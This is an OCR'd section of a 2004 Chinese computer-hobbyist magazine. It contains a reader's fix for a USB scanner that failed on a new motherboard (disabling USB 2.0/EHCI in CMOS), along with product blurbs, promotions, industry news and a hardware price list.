前段时间装了台新电脑，用的是昂达AP5S主板（ATi芯片组)，我的扫描仪开始罢工了。遇到的问题如下：先安装Win98驱动程序，之后接上扫描仪的USB插头，系统找到硬件，但不能用。查看“设备管理器”，扫描仪名字前有一黄色感叹号。拔下USB插头重插，又显示未知设备。卸载又安装N遍驱动，都不成功。后来又试了Windows XP系统（我的电脑装双系统)，也不成功。于是拨通上海中晶的服务电话进行咨询，对方询问了主板的芯片组类型及安装过程等情况，结论是可能主板驱动需要补丁，建议我到驱动之家网站查一下。我到网上查了一通后发现，AP5S主板为刚上市新产品，根本没有驱动补丁。接着又拨通了昂达主板厂商的服务电话，对方了解情况后答复不应该有问题，可能是扫描仪坏了。可我的扫描仪在老机上好用呀。至此我初步断定，扫描仪与新主板不兼容，只好“下岗”了。想想花50大元用了一年，也够本了。

再次上岗

就此放弃，这不是我们DIY一族的作风。最近，我又不断从网上找各种解决办法，都不成功。有天偶然从杂志上看到‘关于装了USB2.0驱动设备不稳定’的问题，建议把CMOS中onChip USB一项由2.0改为1.1。我突然想到，我的扫描仪肯定不支持USB 2.0，而新主板CMOS中一般都把USB设定为默认的USB 2.0，这会不会就是出问题的地方呢？我迫不及待进入CMOS，但没有直接找到USB 2.0或USB 1.1的开关，关于USB的选项共有三项：USB ECHI Controller、onChip USB Controller、onChip USB KBC Controller，默认设置全为Enable。查主板说明书知道ECHI是控制USB2.0的，先设为Disable，第三项不知是干什么的，干脆一并也设为Disable，只留下第二项。保存，重新启动，Windows 98下安装扫描仪成功，接下来在Windows XP下也安装成功。我的扫描仪终于复活了。

扫描仪又一次上岗了，而我也得到两点启示，一是不要过分依赖厂商支持。例如我遇到的问题，扫描仪厂商对主板不了解，而主板厂商又对扫描仪不了解，结果谁也说不出解决方法，只有靠自己不断摸索才能解决。二是要善于思索，我从书上看到的内容并不能解决遇到的问题，但受到启示，想到了CMOS设置，沿着这条思路，最终解决了问题。

小编有话说：

从设计上，USB 1.1和USB 2.0是完全兼容的，但具体到各厂家不同的产品，会因为一些设计上的小差别，导致不兼容问题，因为读者在遇到这类问题时不妨试试这种解决方法。

CF [YJ07]

趣味硬件 「趣味」用

DIY最简单的外置IDE口

■ 内蒙 李剑峰

把机器内的硬盘和光驱挂在一条数据线上，在剩下的一个IDE口上接一条数据线，向后通过一个机器的扩展槽口伸出，再从废风扇上剪下一块电源线接在剩余的电源线上，伸出机箱(如图)。这下自己DIY出了一个外置IDE口，无论接硬盘还是光驱都方便多了。



CF [YJ08]



多彩夜鹰系列摄像头

夜鹰系列摄像头采用坚固耐用且酷感十足的金属外壳机身设计，采用了高达38万像素超高解析度且具有4.86mm×3.64mm规格，支持HY或OV高速感光优化技术的CMOS图像传感器，使生成的影像更加清晰锐利，色彩更加艳丽真实。它采用标准的USB接口，具备即插即用功能，可以不受限制的热插拔，更加不用担心对硬件造成的损害，数据的传输速度达到12MB/S，保证了高质量的图像可以同步传到电脑上，使用方便。





MOTO V820 CDMA手机

摩托罗拉V820 CDMA手机外在气度不凡，内在别出心裁，拥有26万色真彩双屏，拥有精彩纷呈的互动菜单，内置120万像素数码相机，人化性3D互动界面及3D游戏，预置两款三维动画JAVA游戏，让使用者用手机玩出街机的感觉。MOTO V820，专为少数卓越人士设计，如果你还不够自信，请保持欣赏的距离。

爱国者 US-P200L 随身数据中心

这款产品采用超稳定的A级Flash芯片，自带标准USB接口，作为移动存储闪存盘使用支持即插即用，在WinMe/Win2000/WinXP和MAC OS X操作系统下无需驱动程序，跨平台兼容性强。而其最大的特色还在于拥有EZ-Navigator档案总管、USB LOCK密码锁、MP3音乐播放和数字录音四大功能。





咨询电话：800-820-5128
参考报价：1230元

飞利浦 107C6 CRT 显示器

飞利浦全新6系列“数码芯”CRT日前全面上市。107C6作为此次新品系列的主推机型采用飞利浦独有的“数码芯之智亮”技术，轻盈时尚的瘦身设计，拥有突出的显示效果及强大的功能设置。与其同时，107C6因为采用“智净技术”(Smart Clean)，通过了“无铅认证”，从而被美国政府环保局授予环保能源之星的殊荣。此外，107C6使用新型工程阻燃材料，防止在发生火情时显示器被燃，确保用户在酷热的盛夏也可放心使用。

金河田 KMF—808MP3 随身听


这款KMF-808 MP3随身听有三种不同的颜色可供消费者选择。此外，这款MP3播放器还有七彩背光显示屏，所有的操作均可一目了然。KMF-808不仅具有精致、小巧的三角造型，同时也具备强大的功能，它支持MP3/WMA音乐格式，内置全方位高保真麦克风，具有MIC录音、LINE IN直录功能，这样你就可以把自己喜欢的CD音乐直接录制到你的MP3里面了。KMF-808支持五种EQ模式，可以让你随心所欲选择自己喜欢的音乐风格。同时，KMF-808还有FM调频收音功能，随时随地收听，不会让你错过自己喜欢的电台节目。




咨询电话：0769-5035388
参考报价：588元

QDI K7N2S 主板

近日，科迪亚发布了一款全新的主板——K7N2S，这款主板采用了nVIDIA最新的芯片组，高性能的ULTRA400北桥搭配强劲的RAID MCP南桥。K7N2S同时提供高达8个USB2.0接口，用户完全不必担心移动硬盘、闪存、USB鼠标、打印机等USB设备在同时使用时无法分别连接的尴尬。而对于像移动硬盘这样的设备，高达480Mbps的传输速率完全可以令用户事半功倍。





映泰 M7NCD Ultra 主板

映泰M7NCD Ultra主板采用了nForce2 Ultra 400芯片组，支持全系列的AMD Athlon XP系列处理器，双通道DDR400内存以及AGP 8X标准。此款M7NCD Ultra主板采用了nForce2 Ultra 400芯片组，支持全系列的AMD Athlon XP系列处理器，双通道DDR400内存以及AGP 8X标准。作为一款基于nForce2 Ultra 400芯片的主板，这款映泰的M7NCD Ultra不仅可以为用户提供了一个稳定高效的系统平台，而且还支持支持了Serial ATA和RAID等规格，对于一些喜欢Athlon XP系列处理器，或需要配置高性价比平台的用户这款主板是一个非常好的选择。



参考报价：118元

散热博士I计划之雪狐太阳花

散热博士I计划之雪狐太阳花采用的散热片有别于传统铝挤型产品，它的构造为弧形放射状，貌似一盛开的花朵。70mm×70mm×20mm的绿色水晶风扇采用韧性好的阻燃材料制成，不仅时尚，而且耐用。它的轴承为滚珠轴承，额定电流0.25A±10%～0.45A±10%，风扇扇叶下方的感温器，能根据实际使用时的温度高低，将风扇的转速控制在3000～4800RPM±10%，中等的转速不仅保证了足够的风量(44.17CFM)与风压，更有效的控制了噪声的产生。



参考报价：399元

昂达 VX505 MP3随身听

昂达炫音VX505高保真MP3具有高达95db的信噪比，提供了接近CD唱片的存储容量，用户可以很轻松地把3张CD的歌曲压缩成320Kbps/48KHz的高品质mp3文件存放在轻巧的炫音VX505里，随时随地的欣赏原汁原味的MD级高音质音乐，它非常省电，1节7号电池最长可播放17小时，用户再也无需为那些耗电的CD、MD机烦心了。



咨询电话：020-87636386
参考报价：128MB/ 699元 256MB/899元 512MB/ 1199元

天敏傲视珑电视卡

天敏继推出傲视珑电视卡奥运版后，日前再度推出一款带有自动开机录像功能的电视卡——天敏傲视珑。该卡可以按设定的时间自动触发POWER ON开机录像，同时支持遥控器开关机。配合的天敏媒体娱乐中心软件可以看电视、看录像、听音乐和看图片等等，而这一切的操作都可利用手中的遥控器来完成，用户可以轻松搭建自己的多媒体中心。

CF [SC01]



■新品短信息■

显示卡 承启新世代的SE5900、SE5750、SE5300系列显示卡,采用nVIDIA GeForce PCX系列芯片,弹性的HSI(High-Speed Interconnect)架构,以创新高速互连技术提供优异的效能与稳定度,支持PCI Express接口。

讯景"哮天狼"FX 5700是基于NV36芯片的图形显示卡,它采用了更先进的CineFX 2.0体系架构,理论上具备三倍于NV31的顶点处理能力和两倍于NV31的浮点计算性能。



昂达"闪电9680 Ultra"显示卡日前正式上市,正式的零售版本将配备256MB的DDR3显存,核心/显存频率达到惊人的400/1100MHz,性能非常值得期待。该卡的零售价为4999元。

捷波即将在全球首推64MB/128bit的移动版9550。移动版采用ATi为笔记本而专门设计的显示芯片(VPU),除了性能更强劲外,笔记本Mobility核心技术功耗低更能有效地控制发热量,采用MR(Mobility Radeon)高度集成设计,则能有效降低整体发热量。




铭瑄狂镭ATi Radeon9250基于ATi Radeon9200的RV280架构设计,显存频率为400Mhz,ATiRadeon9250拥有240Mhz的核心频率,支持特效则与ATi Radeon9200如出一辙。



镭神9550黄金版采用ATi Radeon9550核心芯片。配备了8粒三星DDR显存,PCB正反面各四颗,而且在超频方面有不俗表现。在软件方面,支持DirectX9及OpenGL1.3;输出接口,支持CRT+TV-OUT+DVI。

机箱 多彩科技日前推出了一款SLIM系列,型号为DLC-B166的机箱新品,该款机箱能从各个方面满足消费者的要求。它的外观小巧时尚,简洁大方,可立可卧,为用户提供最佳的桌面空间解决方案。

先马U6机箱支持目前流行的ATX和Mirco－ATX架构,大小主板可任意搭配,该机箱采用的是进口SECC优质防辐射钢板,可以减少辐射对人体的伤害。多扩展位设计,完全可以满足家用电脑对扩展性能的要求。



主板 承启ZNF3-250主板是一款超豪华的K8平台。在处理器的接口方面,这款主板支持Socket754接口,提供了1个AGP、5个PCI、1个CMR插槽以及6个USB接口,而CMR插槽可以利用附件里带的CMC7.1多媒体卡通过VIA VT1720芯片来实现支持7.1声道和S/PDIF输出,而且还包括CBOX3前置面板。

科迪亚(QDI)于第一时间在市场上推出了第一片采用RAID MCP的nFORCE2主板——K7N2S。K7N2S采用QDI传统的蓝色PCB板,标准ATX结构,nVIDIA Ultra400北桥,支持266/333/400 FSB,Barton/Tbred-A /Tbred-B /Applebred内核的Duron/ AthlonXP处理器。

内存 富豪公司日前推出小金龙系列DDR2内存,容量为256MB,频率为533MHz。在双通道模式下,其峰值数据传输率达8.6GB/S,单面4颗粒设计,FBGA(Fine-Pitch Ball Gall Grid Arrary)无铅封装形式制造。



DVD刻录机 近日,华硕光存储推出了其首台顶级规格的外置DVD±R/RW刻录机——DRW-0804P-D,该产品支持USB 2.0和IEEE 1394传输接口,并可支持8倍速DVD-R及8倍速DVD+R,能充分满足消费者对移动刻录的需求。

数码相机 日前,中恒推出了一款全新的500万像素专业级数码相机——E520,该相机采用360度全新操控设计,具有112档组合调节功能,以及高达500万的有效CCD像素。

显示器 7月20日,飞利浦在京召开了主题为"数码芯生活"的飞利浦"数码芯"(Smart tech)全新6系列CRT显示器发布会。在会上,飞利浦推出的"数码芯"系列CRT包含107S6、107H6、107F6、107T6、107C6共5种型号。



美格日前推出了两款宽屏LCD新品,15英寸的PS576W和17英寸的AY765NW,上述两款产品不但在尺寸上较以前产品有所加宽,在技术细节上也有了一些改进,在品质上拥有更优秀的表现。

近日,LG推出了新装上阵的L1730S液晶显示器。新款L1730S"兼两大绝技于一身",不但拥有业内响应时间最快的12ms面板,还内植了业界领先的图象处理系统——复真芯片,能给用户带来生动逼真的视觉体验。



Mini PC 完美影音系列Activa AT4-3 mini PC支持无线音乐共享小精灵,还能支持5.1声道、支持HiFi、杜比、DTS、AC-3等,再加上高品质的3D显卡,无论是看电影还是听音乐或是游戏都能获得高品质的享受!



耳机 Creative Headset HS-100是一款用于电脑语音输入的高保真立体声耳麦,可以应用于Internet语音聊天、多人Internet游戏、视频商务会议、语音与其它交互式语言培训、语音识别系统等多种用途。

■线报■

唤醒你的QQ皮肤,赢取优派真彩大奖

优派公司日前宣布,将携手腾讯公司在全国范围内开展"优派——生活真彩"QQ skin设计大赛。各位QQ用户和爱好者只要参加比赛,设计出各种漂亮的个性化皮肤,就有可能赢得价值13999元的笔记本电脑一台!

金山《剑网》暑期大礼,捷波音响充值即送

暑期来临,金山特携手捷锐科技推出"《剑网》暑期送大礼,捷波音响充值即送"系列活动。活动期间凡在7月20日－8月20日注册剑网账号的用户,进入八度空间官方网站网提交个人信息,即可参加幸运大抽奖。另外,金山公司还推出了"十面埋伏"以及特价买金山毒霸活动,敬请关注。

MOTO炫礼,天天想你

自2004年7月28日至2005年7月28日的整个活动期间,凡已购买摩托罗拉CRT或LCD显示器的用户均有机会获取天天奖(每天一名,中奖者获得价值约1500元摩托罗拉手机)、月月奖(每月一名,中奖者获得价值约2000元摩托罗拉手机)、重重奖(特殊节日更有价值约4500元摩托罗拉手机)。

"99大行动"特价旅之星品牌移动硬盘

旅之星日前将两款高品质个人级品牌移动硬盘以超低特价奉献给广大消费者。其中一款拥有20GB存储容量的旅之星超薄时尚型品牌移动硬盘的最新价格仅为799元,而另外一款40GB容量的旅之星移动硬盘也将价格降到了999元。

方正扫描仪暑促惊喜大连环

从7月1日开始，凡购买F、T、U任何一款方正扫描仪，就可以获赠价值198元的夏日超值大礼包一个，其中包含一张《天骄》包月游戏卡和一套正版2004瑞星杀毒软件。详情请查询《天骄》官方网站：www.timez.com.cn

买冠盟显卡获赠光电鼠

从即日起至8月31日活动期间，所有购买冠盟蝶舞系列显示卡FX5200及以上版本的用户，只需加10元即可获得价值88元的冠盟光电鼠一只。

佳能IXUS i暑促套装上市

在本次活动期间，凡在佳能经销商处购买佳能IXUS i产品套装的用户除了一台时尚小巧的IXUS i数码相机之外还可获增价值100元的数码相机皮套、挂绳一套，全国限量发售一万套，售完即止。

暑期多重惊喜、盈通邀你畅游泰国

盈通主题为“暑期多重惊喜、邀你畅游泰国”的暑期促销活动已经于日前全面启动，购买盈通蓝派系列发光主板的用户只要加59元即可获增冰箱一台！而购买‘盈通板卡对对碰套餐’和蓝派系列主板的用户还可以报名参加‘盈通旅行团’，幸运者可获得免费出游泰国的机会！

AOC“震天雷Ⅱ”再掀15寸液晶风暴

AOC日前发起了进攻15英寸液晶市场的“震天雷Ⅱ”行动，本次主题为“15英寸液晶‘双子星’——‘震天雷Ⅱ’2466/2399”的促销活动在暑期市场上演。其中一款促销机型D451拥有400∶1的超高对比度。


世纪之星：购电源送机箱！

世纪之星自由战士电源横空出世，近期将在全国范围内上市，同时在全国范围内推出了‘购电源送机箱’的大型促销活动。即日起凡购买世纪之星自由战士电源的消费者，可获取刮刮卡一张，赢取世纪之星尊贵典范全铝机箱黑金刚、超炫X战警机箱，活动详情请参见各地专卖店海报！

鑫谷“迎奥运万人大签名”促销活动

鑫谷电源于日前开展了以“停止虚标，2004电源回归实标功率”为主题的“实标功率九城市万人大签名”活动。活动从北京开始，分别在九个城市进行，并在各地的电脑卖场进行签名及现场促销活动。

暑期“K计划”促销活动



七彩虹日前与AMD和VIA联合举办以“珠连璧合”为主题的K8平台推广抽奖活动。凡是在活动期间购买七彩虹三款基于VIA KT系列芯片组的主板，即可获得刮刮卡一张，有机会赢取盒装的AMD Athlon64（速龙64）处理器一颗。

瑞星“宽带盾牌”行动登场，学生享受特价

从7月26日起到9月15日截止，所有大、中、小学生凭学生证，均可在国内各城市的软件店面，以99元的超低价购买瑞星杀毒软件一套。

高考好回报，傲森让你酷玩一夏

即日起，诸位准大学生们，只要凭大学录取通知书及人个身份证复印件，即可到本市各大傲森专卖店独享冰点价：299元购买原价538元的傲森PA-318P时尚多媒体音箱。咨询电话：021-32220888

三星硬盘：我用奖品诱惑你！

本次活动为期一个月，在全国各大城市的电脑城的活动现场，用户只要购买三星80GB/7200转硬盘一只，即可获得刮刮卡一张，只需轻轻一刮，即可轻松拥有奖品，现场兑奖，中奖率100%。

■动态■

翔升日前推出全新的企业VI，并希望以此打造出翔升的新形象。翔升相关负责人称，这既是该公司自身发展的需要，也是外部环境的要求，他们希望能适应入世后中国IT业发展的新环境，同时配合外来国际化发展的战略部署。新标志由品牌中英文、专用色块以及个性图形组成，ASL的含义是A Soaring Leader。



苹果电脑公司日前发布了一款可容纳1000首CD品质歌曲的便携式数字音乐播放器**iPod mini，它是全球所有能够容纳1000首CD品质歌曲的便携式音乐播放器中体积最小的产品。**

S3 Graphics日前正式宣布其新一代的DeltaChrome S8 Nitro图形核心，以完整支持DX9.0、Chromotion智能图形引擎、硬件HDTV输出、8条硬件象素渲染通道等先进技术规格切入国内市场。

7月27日，北京移动“企信通”业务合作伙伴北京亿美软通科技有限公司在亚洲大酒店举办了以‘牵手移动、创新增值’为主题的集团短信业务技术合作推介会。北京亿美软通科技有限公司自2003年10月首家正式接入“企信通”业务平台以来，其**“满意通”企业短信中心系统已应用于10余个行业在近2000家企业用户中安装使用。**

7月26日，以“奔赴雅典，为中国选手助威”为主题的**新浪查博士搜索大奖赛正式结束，**共150多名搜索网友在激烈的搜索比赛中胜出，获得由查博士提供的多项奖品，其中，最激动人心的大奖“奔赴雅典，为中国选手助威”被来自北京的女网友闫焱获得。

7月20日，中国互联网络信息中心（CNNIC）在京发布“第十四次中国互联网络发展状况统计报告”。报告显示，**截止到2004年6月30日，我国上网用户总数为8700万，比去年同期增长27.9%，上网计算机达到3630万台。**

7月16日，**WCG2004三星电子杯世界电子竞技大赛中国区总决赛在北京奥体中心拉开帷幕。**在决赛的三天时间里，来自全国各地的600多名反恐精英、魔兽争霸、星际争霸和FIFA2003的顶尖高手，进行了最后的决战。

在Intel推出915/925芯片组后，市场中的相关产品逐渐丰富，日前，为了满足不同用户的需求，**华硕电脑一举推出了7款采用915/925芯片组的产品，**成为目前产品线最全面、产品型号最丰富的主板厂商。

继腾讯QQ 2004预览版发布后，设计师们精雕细琢的**腾讯QQ 2004 beta版也于日前面世。**腾讯QQ 2004 beta版闪耀无限创意，标榜时尚互动。在突显人性化设计理念的同时，产品的稳定性和安全性也都有很大提升。

7月28日，兆鸿科技在天伦王朝饭店召开《神之领域》的产品发布会。总经理邱英泰主持了本次会议，并详细地描述了兆鸿科技在发展《神之领域》产品时所走过的艰辛历程，以及国内网络游戏产业的走向和趋势。

7月16日，**江民科技宣布，针对暑期市场推出千城反“谍”大行动，实施“双胞胎计划”、电脑病毒义诊、开通全国千城送货上门等三项举措，**利用暑期上网用户激增的机会，普及网络安全产品和知识，彻底消除木马间谍类病毒盗窃用户各种账号密码隐私信息等危害。

近日，**美能达公司在由中国印刷科学技术研究所举办的科印国际高新技术展览会上向到会的行业人士及媒体展示了其全线产品与先进的激光打印技术，**同时对媒体透露了其新财年的整体市场战略。

7月20日，奥林巴斯（中国）投资有限公司与**中国国家体育总局训练局**共同召开了“加油中国”——奥林巴斯向中国国家体育总局训练局赞助仪式，**正式宣布奥林巴斯照相机为国家体育总局训练局专用照相机。**

近日，**爱国者推出了6款“2004全球限量珍藏版”金牌产品，**包括爱国者灵动闪盘、智慧棒、灵动掌中宝、电视伴侣王、数码相机伴侣王Ⅱ代（至尊版）和平板王移动DVD，并内赠‘2004奥运会主题曲全球珍藏版’。CF [SC02]



■本栏目的行情报价由电脑爱好者杂志、振华网 www.zenha.net 和非常在线 www.veryol.com 联合提供。

CPU:Celeron 2.4D 上市，价格全线调整

最近 CPU 的价格起伏不定，总体呈现出调整态势，在新品方面只有 Celeron D 2.4G(散)上市(见图 1)，报价为 545 元，Celeron D 2.53G 盒装和散装的报价分别为 680 和 590 元，Celeron 4 2.4G/2.0G/1.8G/1.7G 散装的报价分别为 550/482/415/412 元。P4 处理器方面，Pentium 4 2.8GE 盒装与散装的报价分别是 1460 和 1365 元；P4 3.0GC 盒装的报价是 1880 元；P4 2.8GC 和 2.8GB 报价分别是 1558 元(盒)和 1343 元(散)，其中 P4 2.8GC 比上周涨了 20 元。在 AMD 方面，Athlon 64 的价格保持稳定，目前 3000+/3200+/2800+ 的价格分别为 1830/2310/1570 元。另外，AthlonXP 3000+/2800+/2600+/2500+ 的报价分别为 1220/1020/725/688 元，其中 2500+ 涨幅最大，有 40 元左右的涨幅。



图 1

内存:本周价格震荡调整

本周内存的价格开始有一点下跌，随后又小幅反弹，到了周末，内存的价格又再度回落，总体的感觉是在震荡调整，总体价格与上半月差不多。目前 DDR333 方面，KingMax 256MB 的价格为 340 元，金士顿 256MB/512MB 的价格分别为 385/693 元，三星 DDR333 256MB/512MB 的报价分别为 310/600 元，平均下跌 10 元左右。DDR400 方面，KingMax 256MB/512MB 的价格为 340/673 元，金士顿 256MB/512MB 的价格为 360/703 元，宇瞻 256MB/512MB 的价格为 335/665 元。

硬盘:价格维持不变，货源充足

最近迈拓和西数价格都没变动，只有酷鱼方面有小幅调整。笔者注意到酷鱼 160GB 硬盘的价格有一定幅度的下跌，这也预示着 160GB 将会在近期有较大调整。目前，迈拓金钻 9 代 80GB/120GB/160GB/200GB/250GB 的价格分别为 560/710/840/1150/1670 元，80GB/120GB/160GB(8MB 缓存)的价格为 610/780/890 元，S-ATA 80GB/120GB/200GB/250GB 的价格为 670/840/1380/1880 元；希捷酷鱼Ⅳ 80GB/120GB/160GB 的价格分别为 503/658/775 元；酷鱼Ⅴ S-ATA 80GB/120GB/160GB 的价格为 595/785/885 元；西数 40GB/80GB/120GB(2MB 缓存)的价格分别为 500/555/690 元；80GB/120GB/200GB/250GB(8MB 缓存)的价格分别为 600/795/1130/1720 元，S-ATA 120GB/250GB 的价格为 825/2020 元。

显卡市场:捷波镭霸 9550 移动版抢先登场

捷波镭霸 9550 移动版上市(见图 2)，最大的特点是将显存集成 Mobility Radeon 9600 芯片内，报价 599 元。旌宇 6800 标准版抢先上市，采用 128MB 三星 2ns DDR3 显存，报价 2799 元。inno3D FX5900 显卡低价上市，采用现代 2.8ns 颗粒，8 层 PCB 板，报价 1299 元；同时到货的还有 inno3D FX5700Ultra，采用三星 2ns 的 DDR3 显存，报价 1399 元。七彩虹风行 5700 CT 旗舰版上市，采用现代 2.8ns 颗粒，报价 888 元。承启新款 5700 标准版显卡到货，特点是采用加长型的 PCB 板，现代 2.8ns 颗粒，报价 999 元。同时到货的还有新款承启 FX5200 标准版，采用 128MB 128bit 位宽三星 5ns 显存，报价 559 元。



图 2

主板市场:第二品牌——隽星主板全面到货

隽星 848P 主板以 499 元低价上市(见图 3)，Micro-ATX 小板设计，集成网卡。硕泰克 865GVI-L 上市，集成显卡和网卡，支持 Prescott 处理器，报价 700 元。承启 7VIF4 主板到货，采用 KM400 芯片组，集成网卡，报价 449 元。天虹 8 周年纪念版 865G 到货，采用千兆网卡，报价 666 元。七彩虹刀锋战士 C.848P 和白银战士 C.865PE-L 同时到货，都增加了网卡，报价分别是 499 和 599 元。华硕 P4B533-X 重新上市，可以支持 800MHz、超线程技术和 Prescott 处理器，报价 499 元。硕泰克有三款主板重新上市，硕泰克 86PIE-L 主板集成网卡，报价 559 元；硕泰克 SL-86SPE-L 改成红色 PCB 板，集成网卡，报价 699 元；硕泰克 SL-865G3-L 集成网卡，报价 780 元。华擎 K7VT4A+ 主板到货，采用 CMI9739A 音效芯片，集成网卡，报价 399 元。双敏 UP6PENS 主板上市，只提供了 2 根 DDR400 内存插槽，报价 599 元。翼驰 848P 主板低价上市，可以支持 Prescott，报价 488 元；另外一款支持 800MHz FSB 的翼驰 845PE，报价 455 元。




图 3

光存储市场:新品云集

在光存储市场，爱国者双 8×刻龙 DVD 刻录机上市，报价仅 799 元。BenQ Slimcombo DW224E 上市，这款外置 COMBO 可以支持 24×写入 DVD 和 CD-ROM，采用标准 USB 2.0 接口，报价 1299 元。BenQ 56×增强型光驱正式上市，报价 169 元。BenQ 5232WI 外置刻录机上市，这款刻录机支持 USB 2.0，52×刻录和 32×复写，报价 1199 元。

型号	平均价	最低价
CPU		
Intel		
赛扬1.7GHz(散)	425	420
赛扬2.4GHz(散)	555	550
赛扬2.6GHz(散)	680	675
赛扬D 325(2.53GHz，散)	595	590
Pentium 4 2A(散)	930	925
Pentium 4 2.4C(散)	1300	1285
Pentium 4 2.6C(散)	1360	1350
Pentium 4 2.8C(盒)	1515	1510
Pentium 4 2.8E(散)	1375	1370
AMD		
Duron 1.6GHz(散)	345	340
Duron 1.8GHz(散)	380	375
Athlon XP 2000+(散)	465	460
Athlon XP 2400+(散)	565	560
Athlon XP 2500+(盒)	685	680
Athlon XP 3000+(盒)	1270	1250
Athlon 64 3200+(盒)	2410	2400
内存		
DDR266		
HY 256MB	315	310
DDR333		
HY 256MB	320	315
HY 512MB	635	625
富豪 256MB	365	360
富豪 512MB	700	695
Kingston 256MB	370	365
Kingston 512MB	715	710
KingMax 256MB	350	340
KingMax 512MB	695	690
DDR400		
HY 256MB	325	320
HY 512MB	645	640
富豪 256MB	370	365
富豪 512MB	705	700
Kingston 256MB	375	370
Kingston 512MB	725	720
KingMax 256MB	345	345
KingMax 512MB	700	695
硬盘 7200转		
迈拓		
DiamondMax Plus 9(80GB/2MB)	515	510
DiamondMax Plus 9(120GB/2MB)	675	670
DiamondMax Plus 9(160GB/2MB)	790	780
西数		
WD800BB(80GB/2MB)	490	485
WD800JB(80GB/8MB)	565	560
WD1200BB(120GB/2MB)	640	635
WD1200JB(120GB/8MB)	710	705
希捷		
酷鱼7200.7(40GB/2MB)	435	430
酷鱼7200.7(80GB/2MB)	515	510
酷鱼7200.7(120GB/2MB)	680	670
酷鱼7200.7 SATA(80GB/2MB)	610	605
酷鱼7200.7 SATA(120GB/2MB)	805	800
三星		
SP0802N(80GB/2MB)	590	585
SP1203N(120GB/2MB)	765	760
主板		
Intel		
华硕P4P800-MX	750	735
华硕P4P800S SE	675	655
微星848P Neo-S	650	640
微星865PE Neo2-PLS	775	760
技嘉GA-8I848P-G	650	645
技嘉GA-8IG1000-G	850	830
QDI P4I848P-6A	608	600L
硕泰克SL-86SPE2	685	650
硕泰克SL-PT880E-RL	680	655
捷波J-865PEDAP	730	720
捷波PT800DBP	550	545
昂达P4P800	460	450
昂达P5PE-X	565	560
佰钰4865PEN	598	590
AMD		
华硕A7V600 SE	800	790
华硕A7N8X	790	785
微星K7N2 Delta-L	570	560
微星KT6V-LSR	550	540
技嘉GA-7VT600-L	560	550
QDI K7N2S-6AL	690	685
技嘉GA-7N400-L	620	610
硕泰克SL-KT600-R	565	555
硕泰克SL-75MIV2-L	565	560
捷波J-N2PA500	590	575
捷波J-V600DAP	599	590
昂达KT600N	475	460
佰钰7KT600	510	510
显卡		
NVIDIA		
华硕V9570/TD	1530	1510
华硕V9400GE/TD	550	540
华硕 V9520/TD/128MB	850	830
微星FX5200-TD128	570	550
微星FX5700-TD128	940	930
技嘉GV-N57U128D	1480	1460
技嘉GV-N57L256D	999	990
七彩虹风行5500 CF白金版	699	680
七彩虹风行5900XT CH版	1395	1385
铭瑄极光5700LE黄金版	799	790
盈通剑龙G5700LE	799	780
昂达闪电8550PRO	510	500
捷波魔力4000实用版	390	380
艾尔莎影雷者FX534DV	650	640
XFX哮天狼FX5700	999	985
影驰FX5700	999	980
ATI		
华硕9600 SE/TD	920	900
华硕A9550GE/TD	890	870
微星RX9800PRO-TD128	1999	1990
技嘉GV-R96S128D	600	590
技嘉GV-R96X128DU	1290	1270
七彩虹镭风9600PROCT冰封骑士	999	990
七彩虹镭风9550 CT冰封骑士	790	780
铭瑄狂镭9550黄金版	699	690
盈通镭龙R9550	699	680
昂达雷霆9955	640	775
捷波X800 PRO	3999	3990
捷波镭霸9600SE白金版	650	635
艾尔莎幻雷者 980SE	1350	1320
艾尔莎幻雷者 960XT	1730	1705
光存储		
CD-ROM		
华硕 CD-S520/A4	180	175
明基 神行鳄 CD652P	175	170
LG GCR-8523B	145	140
台电 冠军版 52X	150	145
微星 C52(MS-8152)银	155	150
三星 金将军52X CDROM	160	155
昂达 52X	160	150
爱国者 52X 经典型	170	165
CD刻录机		
华硕 CRW-5232AS	355	350
明基 5224W	299	290
台电 女娲 52X刻录机	299	290
LG GCE-8525B	315	310
爱国者 52X刻龙	335	330
COMBO		
明基 CB482B	420	405
三星 金将军52X康宝 2MB	390	385
美达 52X康宝	375	370
微星 48X(MS-8448M)	399	390
台电 女神 52X COMBO	399	385
DVD		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
爱国者 读龙16X DVD经典型	280	275
台电 女神 16倍速DVD-ROM	260	255
先锋 DVD-121A	250	245
昂达 16XDVD	260	255
三星 金将军16XDVD 超级版	260	255
DVD刻录机		
华硕 DRW-0804P	950	940
明基 DW800A	870	850
三星 SH-W08A	899	875
微星 DR4-A(MS-8404A)	720	710
台电 8X DVD DUAL	799	790
LG GSA-4082B 8X DVD刻录机	999	990
爱国者 8XDVD DUAL刻龙	699	690
昂达 8X DVD±RW	699	690
显示器		
17英寸CRT		
三星785MB	1390	1380
三星795MB	1249	1245
明基A771 plus	1210	1200
飞利浦107T6	1170	1150
LG XP F702P	1350	1320
LG T710S	1000	990
美格796FDX5	1370	1360
NESO HD770II	1290	1270
大水牛DFX760	979	960
爱国者788HD	1280	1250
优派G72f+	1400	1390
19英寸CRT		
三星955DF	1720	1700
明基992p	1880	1870
飞利浦109F5	1670	1650
LG F900B	1990	1970
美格810FTII	1700	1685
NESO FD910G	3960	3945
大水牛DT996	1950	1940
